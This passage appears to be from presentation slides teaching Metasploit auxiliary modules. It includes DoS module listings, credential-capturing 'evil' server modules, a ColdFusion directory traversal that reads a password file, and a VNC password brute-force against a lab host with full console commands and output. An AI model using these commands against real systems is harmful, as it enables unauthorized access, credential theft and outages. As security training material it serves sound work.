   dos/cisco/ios_http_percentpercent                 2000-04-26       normal  Cisco IOS HTTP GET /%% request Denial of Service
   dos/freebsd/nfsd/nfsd_mount                                        normal  FreeBSD Remote NFS RPC Request Denial of Service
   dos/http/3com_superstack_switch                   2004-06-24       normal  3Com SuperStack Switch Denial of Service
   dos/http/apache_mod_isapi                         2010-03-05       normal  Apache mod_isapi <= 2.2.14 Dangling Pointer
   dos/http/apache_tomcat_transfer_encoding          2010-07-09       normal  Apache Tomcat Transfer-Encoding Information Disclo
sure and DoS
   dos/http/dell_openmanage_post                     2004-02-26       normal  Dell OpenManage POST Request Heap Overflow (win32)
   dos/http/webrick_regex                            2008-08-08       normal  Ruby WEBrick::HTTP::DefaultFileHandler DoS
   dos/mdns/avahi_portzero                           2008-11-14       normal  Avahi < 0.6.24 Source Port 0 DoS
   dos/ntp/ntpd_reserved_dos                         2009-10-04       normal  NTP.org ntpd Reserved Mode Denial of Service
   dos/pptp/ms02_063_pptp_dos                        2002-09-26       normal  MS02-063 PPTP Malformed Control Data Kernel Denial
 of Service
   dos/samba/lsa_addprivs_heap                                        normal  Samba lsa_io_privilege_set Heap Overflow
   dos/samba/lsa_transnames_heap                                      normal  Samba lsa_io_trans_names Heap Overflow
   dos/smtp/sendmail_prescan                         2003-09-17       normal  Sendmail SMTP Address prescan <= 8.12.8 Memory Cor
ruption
```

Server modules

- Evil services, mostly for stealing credentials

```
msf auxiliary(tcp) > use auxiliary/server/
use auxiliary/server/browser_autopwn    use auxiliary/server/capture/smb       use auxiliary/server/file_autopwn
use auxiliary/server/capture/ftp        use auxiliary/server/capture/smtp      use auxiliary/server/ftp
use auxiliary/server/capture/http       use auxiliary/server/capture/telnet    use auxiliary/server/pxexploit
use auxiliary/server/capture/http_ntlm  use auxiliary/server/dhcp              use auxiliary/server/socks4a
use auxiliary/server/capture/imap       use auxiliary/server/dns/spoofhelper   use auxiliary/server/socks_unc
use auxiliary/server/capture/pop3       use auxiliary/server/fakedns           use auxiliary/server/tftp
msf auxiliary(tcp) > use auxiliary/server/
```

Administrative access exploits

- Directory traversals
  - Vmware, coldfusion
- Authentication bruteforcing
  - SMB, HTTP, FTP
- Web application vulnerabilities

Administrative access exploits

- Directory traversal

```
msf auxiliary(adobe_xml_inject) > set FILE "C:/ColdFusion8/lib/password.properti
es"
FILE => C:/ColdFusion8/lib/password.properties
msf auxiliary(adobe_xml_inject) > run

[-] 200 for /flex2gateway/
[*]                :80 /flex2gateway/http 200
 <?xml version="1.0" encoding="utf-8"?>
<amfx ver="3"><header name="AppendToGatewayUrl"><string>;jsessionid=f030f177d2c0
de7d831c4551d3a3051e2a17</string></header><body targetURI="/onResult" responseUR
I=""><object type="flex.messaging.messages.AcknowledgeMessage"><traits><string>t
imestamp</string><string>headers</string><string>body</string><string>correlatio
nId</string><string>messageId</string><string>timeToLive</string><string>clientI
d</string><string>destination</string></traits><double>1.289048050336E12</double
><object><traits><string>DSId</string></traits><string>BD2DF630-A008-2614-6015-B
88A3781A715</string></object><null/><string>#Mon Jan 25 22:32:57 PST 2010
rdspassword=([redacted]
password=E5262[redacted]
encrypted=true
</string><string>BD2DF630-A02D-1A6C-3AFA-80E404005BF7</string><double>0.0</doubl
e><string>BD2DF630-A019-DC40-A137-6F30E7A2AAE4</string><null/></object></body></
amfx>
[-] 500 for /flex2gateway/httpsecure
```

Authentication Bruteforcing

- Authentication Bruteforcing

```
msf auxiliary(vnc_login) > set PASS_FILE /home/user/pentest/msf3/data/wordlists/vnc_passwords.txt
PASS_FILE => /home/user/pentest/msf3/data/wordlists/vnc_passwords.txt
msf auxiliary(vnc_login) > set RHOSTS 192.168.26.135
RHOSTS => 192.168.26.135
msf auxiliary(vnc_login) > set BRUTEFORCE_SPEED 2
BRUTEFORCE_SPEED => 2
msf auxiliary(vnc_login) > run

[*] 192.168.26.135:5900 - Starting VNC login sweep
[*] 192.168.26.135:5900 - Attempting VNC login with password 'password'
[*] 192.168.26.135:5900, VNC server protocol version : 3.6
[-] 192.168.26.135:5900, Authentication failed
[*] 192.168.26.135:5900 - Attempting VNC login with password 'vncpassword'
[*] 192.168.26.135:5900, VNC server protocol version : 3.6
[-] 192.168.26.135:5900, Authentication failed
[*] 192.168.26.135:5900 - Attempting VNC login with password 'VNC'
[*] 192.168.26.135:5900, VNC server protocol version : 3.6
[-] 192.168.26.135:5900, Authentication failed
[*] 192.168.26.135:5900 - Attempting VNC login with password 'vnc'
[*] 192.168.26.135:5900, VNC server protocol version : 3.6
[-] 192.168.26.135:5900, Authentication failed
[*] 192.168.26.135:5900 - Attempting VNC login with password 'p@ssw0rd'
[*] 192.168.26.135:5900, VNC server protocol version : 3.6
[-] 192.168.26.135:5900, Authentication failed
[*] 192.168.26.135:5900 - Attempting VNC login with password 'vncpass'
[*] 192.168.26.135:5900, VNC server protocol version : 3.6
[+] 192.168.26.135:5900, VNC server password : "vncpass"
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vnc_login) >
```

Practical Examples

- Practical Example
  - Useragent checker

Questions?

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